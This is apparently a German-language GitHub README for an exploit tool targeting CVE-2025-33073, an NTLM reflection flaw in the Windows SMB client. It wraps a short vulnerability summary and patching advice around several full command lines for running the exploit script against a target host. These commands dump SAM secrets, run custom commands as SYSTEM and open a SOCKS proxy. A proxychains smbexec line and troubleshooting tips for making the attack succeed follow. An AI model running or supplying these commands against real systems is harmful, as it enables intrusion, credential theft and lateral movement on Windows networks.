
 irjfifndn-prog/blackash-cve-2025-33073
CVE-2025-33073

🔥 Hochschwere authentifizierte Remote-Codeausführung 🔥 Fehlerhafte Zugriffskontrolle im Windows-SMB-Client (CWE-284)
| Aspekt | Details |
|---|---|
| CVSS-v3.1-Score | 8.8 (Hoch) 🔥 |
| Betroffene Systeme | Windows 10, 11, Server 2012–2025 (alle Editionen) 💻 |
| Offenlegungsdatum | 10. Juni 2025 📅 (Behoben im Patch-Dienstag Juni 2025) |
| Ausnutzung | Aktiv in freier Wildbahn ausgenutzt 😱 Am 21. Okt. 2025 zur CISA KEV hinzugefügt |
| Angriffsvektor | Netzwerk (authentifiziert) 🌐 |
| Auswirkung | Codeausführung mit SYSTEM-Rechten 👑 Seitwärtsbewegung über Kerberos-Relay |
| Umgehung | NTLM-Reflection-Gegenmaßnahmen ⚡ |
Jetzt patchen! 🔧
→ Wenden Sie Microsoft-Updates an (z. B. KB5060998)
→ Microsoft Update-Anleitung 🔗
SMB-Signierung aktivieren ✍️
→ Erzwingen Sie diese auf allen Clients und Servern
→ Set-SmbClientConfiguration -RequireSecuritySignature $true
NTLM einschränken 🚫
→ Blockieren Sie NTLM, wo möglich
→ Überwachen Sie Relay-Versuche mit EDR-Tools
Automatischer Fix? 🤖
→ Verwenden Sie Vicarius vRx oder eigene Skripte für die Massenbehebung
Stand: 15. November 2025:
✅ Gepatcht
❌ Wird in ungepatchten Systemen weiterhin ausgenutzt
🔔 CISA-Frist: 10. Nov. 2025 ⏰
sudo python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65

sudo python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --cli-only


Benutzerdefinierter Befehl Anstatt secretsdump auszuführen, kann ein benutzerdefinierter Befehl ausgeführt werden.
sudo python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target CLIENT01.wintastic.local --target-ip 192.168.178.65 --cli-only --custom-command "whoami"
SOCKS Für eine heimlichere Ausführung von Befehlen, nachdem eine gültige Verbindung als SYSTEM hergestellt wurde. --target und --target-ip sollten hier gleich sein.
python3 CVE-2025-33073.py -u 'wintastic.local\mathijs' -p 'password' --attacker-ip 192.168.178.49 --dns-ip 192.168.178.138 --dc-fqdn DC01.wintastic.local --target 192.168.178.65 --target-ip 192.168.178.65 --cli-only --socks

Außerdem kann ein benutzerdefinierter Befehl über proxychains ausgeführt werden, anstatt SAM zu dumpen.
proxychains nxc smb 192.168.178.65 -d '' -u '' -p '' -x 'whoami' --exec-method smbexec


Wenn Sie sich in derselben Broadcast-Domäne wie das Gerät befinden und es anfällig für LLMNR-Poisoning ist, ist es möglich, ein Gerät auszunutzen, ohne einen DNS-Eintrag registrieren zu müssen.
Ich habe gesehen, dass der Angriff manchmal nicht funktioniert, weil der Hostname für den Angriff verwendet wird, was zu einem DNS-Lookup von Kali führt. Wenn Kali den DNS-Server nicht verwendet oder Sie eine '/ FAILED'-Meldung von impacket-ntlmrelayx erhalten, versuchen Sie, den Host zu Ihrer /etc/hosts-Datei hinzuzufügen. Dies sollte dazu führen, dass der Angriff funktioniert.
Wenn IP verwendet wird, sollte der Angriff funktionieren. Manchmal führt eine mehrmalige Ausführung zu einem SUCCESS statt zu einem Fehlschlag. Es ist bis jetzt nicht ganz klar, warum das passiert. Ich denke, es hat etwas mit dem Netzwerk zu tun.
Versuchen Sie eine andere Coerce-Methode mit -M oder --method.

Lokale NTLM-Authentifizierung findet statt

Lokale NTLM-Authentifizierung findet nicht statt, was zu einem fehlgeschlagenen Versuch führt
Zögern Sie nicht — patchen Sie heute! 🛑
Die Sicherheit Ihres Netzwerks hängt davon ab. 💪
